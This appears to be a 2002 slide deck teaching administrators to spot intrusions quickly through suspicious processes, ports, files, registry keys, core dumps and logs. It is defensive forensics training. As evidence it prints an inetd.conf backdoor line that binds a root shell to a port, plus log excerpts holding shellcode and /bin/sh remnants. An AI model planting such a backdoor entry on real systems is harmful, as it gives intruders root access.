Fast Forensics for Busy Administrators

Craig Rowland – President/CTO
Psionic Technologies, Inc.
crowland@psionic.com

http://www.psionic.com

11-12-2002

Agenda

- Introduction
- Background
- Fast Forensics
- Preparation
- Conclusion

Introduction

Introduction

- What this course is about:
  - How to *quickly* check a system for common signs of intrusion with basic tools.
- What this course is *not* about:
  - Discovery of advanced loadable kernel module (LKM) compromises or covert communication methods.
  - Detailed forensic examination or recovery procedures.

The Paranoid Administrators Creed

Computers are not spontaneous!

Core Concepts

1. Initially focus on the event that made you suspicious
2. You know your systems better than the attacker
3. Check the obvious first
4. Don’t panic or you’ll make mistakes
5. Be prepared

Background

A Bump in the Night

- The 3AM page and questions arise:
  - Why did the network service suddenly stop?
  - Why is the CPU running at 100%?
  - When can I get back to sleep?


A Typical Rootkit Install

Zero to 0wn3d in under three seconds!

Fast Forensics

Common Tactics for Intruders

The Hacker's Basic Food Groups



[1] –USDA Food Pyramid - http://www.nal.usda.gov:8001/py/pmap.htm

Common Indicators of Trouble

- Suspicious system processes
- Network ports you don’t recognize
- Odd files on the system
- Network or system services crashing
- New or suspicious users

Finding Suspicious Processes

Why is it suspicious?

- Process ID (PID) is unusual
- Appears to have been restarted
- A CPU hog
- Something you don’t recognize

Suspicious Unix Processes

Spotting odd system processes

```
[root@victim /]# ps -auxww | more
USER  PID %CPU %MEM  SIZE RSS TTY STAT START TIME COMMAND
root    1   0.1                        23:47 0:06 init [3]
root    2   0.0                        23:47 0:01 (kflushd)
root    3   0.0                        23:47 0:00 (kupdate)
root    4   0.0                        23:47 0:00 (kpiod)
root    5   0.0                        23:47 0:00 (kswapd)
root    6   0.0                        23:47 0:00 (mdrecoveryd)
…
root  2021 91.3 0.8  1080  300 ?   S    00:45 0:00 Init
root  2022  0.0  0.8  1184  552 ?   S    00:54 0:00 /usr/sbin/inetd
root  2054  0.0  0.8  1172  548 ?   S    00:54 0:00 /sbin/syslogd
root  2096  0.0  0.6  928   408 ?   R    01:00 0:00
root                          ?   S    01:00 0:00
```

High PID: Basic system processes with a high PID (OpenBSD excepted) are abnormal and indicate it was restarted.

Odd time: These processes were restarted long after the system boot time.

The timezone calculation is also wrong (reporting as UTC and not localtime)

Suspicious Unix Processes

An active (non-stealth) password sniffer

```
[root@victim /]# ps -auxww | more
USER  PID %CPU %MEM  SIZE RSS TTY STAT START TIME COMMAND
root    1   0.1  0.1  1120  68  ?    S    23:47 0:06 init [3]
root    2                      ?    SW   23:47 0:01 (kflushd)
root    3                      ?    SW   23:47 0:00 (kupdate)
root    4                      ?    SW   23:47 0:00 (kpiod)
root    5                      ?    SW   23:47 0:00 (kswapd)
root    6   0.0  0.0  0      0    ?    SW   23:47 0:00 (mdrecoveryd)
…
root  2021 91.3  0.8  1080  300 ?    S    00:45 0:00 Init
root  2022 0.0   0.8  1184  552 ?    S    00:54 0:00 /usr/sbin/inetd
root  2054 0.0   0.8  1172  548 ?    S    00:54 0:00 /sbin/syslogd
root  2096 0.0   0.6  928   408 ?    R    01:00 0:00 ps -auxww
root  2097 0.0   0.7  1288  488 ?    S    01:00 0:00 more
```


"init" is normal. "Init" (with a capital "I") is not.

91% CPU? That's one busy sniffer.

Suspicious Windows Processes

An active Trojan horse (SubSeven)

Random looking task name.



Finding Suspicious Network Services

Why is it suspicious?

- A network port you don’t recognize
- A service that is only visible externally
- A service name that doesn’t match the port number
- A high numbered (> 1024) port with privileged rights (sometimes)

Suspicious Network Ports

Portscanning[1] to Spot Suspicious Ports

```
Port        State    Service
21/tcp       open      ftp
22/tcp       open      ssh
25/tcp       open      smtp
53/tcp       open      domain
80/tcp       open      http
111/tcp      open      portmap
515/tcp      open      lpd
…
1524/tcp     open      ingreslock
3435/tcp     open      unknown
```

Be careful: Just because a service comes back with a “name” doesn’t mean it’s innocent either. This port is very commonly used in exploits.

This is definitely suspicious.

Suspicious Unix Ports

An active (non-stealth) backdoor listening

```
[root@victim src]# netstat -avp | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State  PID/Program
tcp    0       0       *:3435          *:*         LISTEN 1881/syslogd
tcp    0       0       *:www           *:*         LISTEN 567/httpd
tcp    0       0       *:smtp          *:*         LISTEN 538/sendmail
tcp    0       0       *:printer       *:*         LISTEN 494/
…
tcp    0       0       *:auth          *:*         LISTEN 430/
tcp    0       0       *:sunrpc        *:*         LISTEN 329/
                       *:ntalk         *:*                480/
                       *:talk          *:*                480/
                       *:sunrpc                           329/
```

Strange Port: If netstat hasn't been tampered with, backdoors can be spotted easily by looking for strange port numbers.

The process says 'syslogd' but the port number doesn't match (it should be 514 UDP).

Suspicious Unix Ports

Using lsof[2] to uncover suspicious ports


```
[root@victim src]# /usr/sbin/lsof | grep LISTEN
portmap  329 root 4u  IPv4 331  TCP *:sunrpc (LISTEN)
identd   430 root 4u  IPv4 438  TCP *:auth (LISTEN)
inetd    480 root 4u  IPv4 485  TCP *:ftp (LISTEN)
inetd    480 root 5u  IPv4 486  TCP *:telnet (LISTEN)
…
lpd      494 root 6u  IPv4 509  TCP *:prin
Sendmail 538 root 4u  IPv4 553  TCP *:smtp
httpd    598 root 16u IPv4 600  TCP *:www (LISTEN)
rathole 1881 root 3u IPv4 6235 TCP *:3435 (LISTEN)
```

LSOF gives a different process name for this network listener. This name looks a lot more suspicious.

Suspicious Windows Ports

Using fport[3] to Uncover Backdoor

fport is a much more reliable way to see open ports on Windows over the built-in netstat command.



Finding Suspicious Directories and Files

Why is it suspicious?

- A hidden directory
- No owner or group
- New directory in system areas
- Looks like a “dropper” file
- Weird SUID/SGID files and permissions
- Unknown entry in a configuration file

Suspicious UNIX Directories

Common hiding places under Unix

- /dev
- /var/spool
- /usr/bin
- /usr/src
- /tmp

This is by no means exhaustive, but many pre-packaged rootkits and exploits use these areas.

Suspicious UNIX Files

The most useful Unix forensic command

"ls –al /tmp"

```
[root@victim src]# ls –al /tmp
drwxrwxrwt    4 root  root 8192 Sep  9 16:52 ./
drwxr-xr-x   24 root  root 4096 Sep  9 16:18 ../
drwxrwxrwt    2 root  root 4096 Mar  1  2001 .ICE-unix
drwxrwxrwt    2 xfs   xfs  4096 Aug 27 09:58 .font-uni
-rw-r--r--    1 root  root   11 Sep  6 17:52 filee96f5
-rw-r--r--    1 mysql mysql   0 Sep  9 02:17 mysqldump.cron
lrwxrwxrwx    1 jdoe  jdoe   11 Sep  9 16:52 x.log -> /etc/passwd
```

Dropper file left behind from a local exploit. These are often not concealed by trojaned binaries.

Here's the user account that is probably compromised.

Suspicious UNIX Files

Searching for odd SUID files


```
victim:/# find / -type f \( -perm -04000 -o -perm -02000 \) \-exec
   ls -lg {} \;

-rwsr-xr-x 1 root  root        31253 Sep 19  2001 /bin/su
-rwsr-xr-x 1 root  root        29680 Sep 19  2001 /bin/ping
-rwsr-xr-x 1 root  audio       84001 Sep 19  2001 /bin/eject
-rwsr-xr-x 1 root  root        68804 Sep 20  2001 /bin/mount
-rwsr-xr-x 1 root  root        17396 Sep 19  2001 /bin/ping6
-rwsr-xr-x 1 root  root        35868 Sep 20  2001 /bin/umount
-rwsr-xr-x 1 root  root       442760 Sep 17 13:23 /home/jdoe/.c
-rwxr-sr-x 1 root  shadow      16456 Sep 19  2001 /sbin/unix_chkpwd
```

SUID **and** a hidden file? This should be looked into.

Suspicious UNIX Files

Locating “ownerless” files and directories:

```
victim:/ # find / \( -nouser -o -nogroup \) \-exec ls -lg {} \;
-rw-r--r--    1 666    666     3869 Sep 17 13:26 /tmp/blah
```




This could be leftover from a pre-packaged tarball exploit, or from a backdoor user that has since vanished.

Suspicious UNIX Files

Commonly changed UNIX configuration files

- **/etc/inetd.conf**
- **/etc/xinetd.conf**
- **/etc/aliases**
- **/etc/syslog.conf**
- **/etc/ftpaccess**
- **/etc/ftpusers**
- **/etc/group**
- **/etc/passwd**
- **/etc/shadow**
- **/etc/hosts.allow**
- **/etc/hosts.deny**
- **/etc/profile**
- **Any of the rc.* files (especially rc.sysinit on Linux)**



inetd.conf is the #1 contender for most frequently backdoored file. Many times the backdoor will be an obvious /bin/sh entry.

Suspicious UNIX Files


Looking for simple backdoors in inetd.conf

```
victim:/ # cat /etc/inetd.conf

# Internet server configuration database
#
ftp         stream  tcp  nowait root   /usr/libexec/ftpd    ftpd -US
telnet      stream  tcp  nowait root   /usr/libexec/telnetd telnetd -k
shell       stream  tcp  nowait root   /usr/libexec/rshd    rshd -L
login       stream  tcp  nowait root   /usr/libexec/rlogind rlogind
exec        stream  tcp  nowait root   /usr/libexec/rexecd  rexecd
uucpd       stream  tcp  nowait root   /usr/libexec/uucpd   uucpd
ingreslock stream  tcp  nowait root   /bin/sh               sh –i
ident       stream  tcp  nowait nobody /usr/libexec/identd  identd –elo
```

Any type of shell invocation is a sure sign of problems.

Checking out the Handiwork


inetd.conf backdoor in action



Suspicious Windows Files


Using '**dir /OD**' to look for new files

Using **dir /OD** on system directories under Windows to find new files.



Suspicious Windows Files

Using Windows find to locate files modified in last 24 hours



New .exe/.com (application) files in system areas should be viewed with **great** suspicion

Suspicious Windows Files

Suspicious Registry Keys


Common registry keys used to autostart under Windows:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

Suspicious Windows Shares

Check Network Resources



Other Suspicious Areas

Why is it suspicious?

- Unix core dump or Windows Dr. Watson files
- Abnormal log entry
- Unknown user entry
- Unknown scheduled task
- Trojan binary

Suspicious Coredumps

- System core dumps
  - Could indicate an attempted or successful buffer overflow or other exploit
  - Using find to locate core dumps:

```
victim:/ # find / | grep core
```

  - Running the “strings” command on core files may show traces of buffer overflow attempts
  - **Note:** Core dumps are not enabled on all systems by default

Suspicious Dr. Watson Logs[8]

Windows XP:

Directory: `%SYSTEMDRIVE%:\Documents and Settings\All Users\Application Data\Microsoft\Dr Watson`
Filename: `drwtsn32.log / user.dmp`

Windows 2000:

Directory: `%SYSTEMDRIVE%\Documents and Settings\All Users\Documents\DrWatson`
Filename: `drwtsn32.log / user.dmp`

Windows NT:

Directory: `%SYSTEMROOT%`
Filename: `drwtsn32.log / user.dmp`

Windows 98/ME:

Directory: `C:\WINDOWS\DRWATSON`
Filename: `WATSON`*nn*`.log` - (*nn is a number assigned to each report)*

Note: The Dr. Watson GUI can be accessed by running “drwtsn32.exe” from the command line.

Suspicious Dr. Watson Logs

```
Microsoft (R) Windows 2000 (TM) Version 5.00 DrWtsn32
Copyright (C) 1985-1999 Microsoft Corp. All rights
reserved.

Application exception occurred:
        App:  inetinfo.exe (pid=1380)
        When: 10/7/2002 @ 16:42:11.560
        Exception number: c0000005 (access violation)
*----> System Information <----*
        Computer Name: VICTIM
        User Name: jdoe
        Number of Processors: 1
        Processor Type: x86 Family 6 Model 8 Stepping 1
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: 2
        Current Type: Uniprocessor Free
        Registered Organization: Acme, Inc.
        Registered Owner: John Doe
 *----> Task List <----*
   0 Idle.exe
   8 System.exe
   …
```

Application name or PID.

This exception type indicates a memory corruption happened.

The task list may show suspicious processes that could have been active at the time.

Abnormal Unix Log Entries

Buffer overflow attempts

Use grep to check for signs of segfaults being reported:

```
victim:/ # grep –i segment /var/log/messages

Sep  9 21:09:48 victim ftpd[26444]: exiting on signal 11:
   Segmentation fault
```

As a general rule:

Segfault equals Bad News

Abnormal Unix Log Entries

Binary present in log files

Using grep to search for control characters in logfiles:

```
victim:/ # grep [[:cntrl:]] /var/log/messages | more

Sep  9 16:58:10 victim /sbin/rpc.statd[26898]: gethostbyname
   error for ^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff500
   804971090909090687465676274736f6d616e7972652065207 26f722072
   6f6
   bffff718
   bffff719  bffff71a
```

This is very suspicious and many automated log cleaners miss this.

Abnormal Unix Log Entries

Binary present in log files

Using grep to search for control characters in logfiles and strip non-printable characters:

```
victim:/# grep [[:cntrl:]] /var/log/messages | strings | more

Sep  9 21:23:39 victim ftpd[26545]: ANONYMOUS FTP LOGIN FROM
   attacker.psionic.com [10.1.1.10],
F^Df
C^B1
F^D1
0bin0sh1..11
```

Remnants of a /bin/sh call -- Not good.

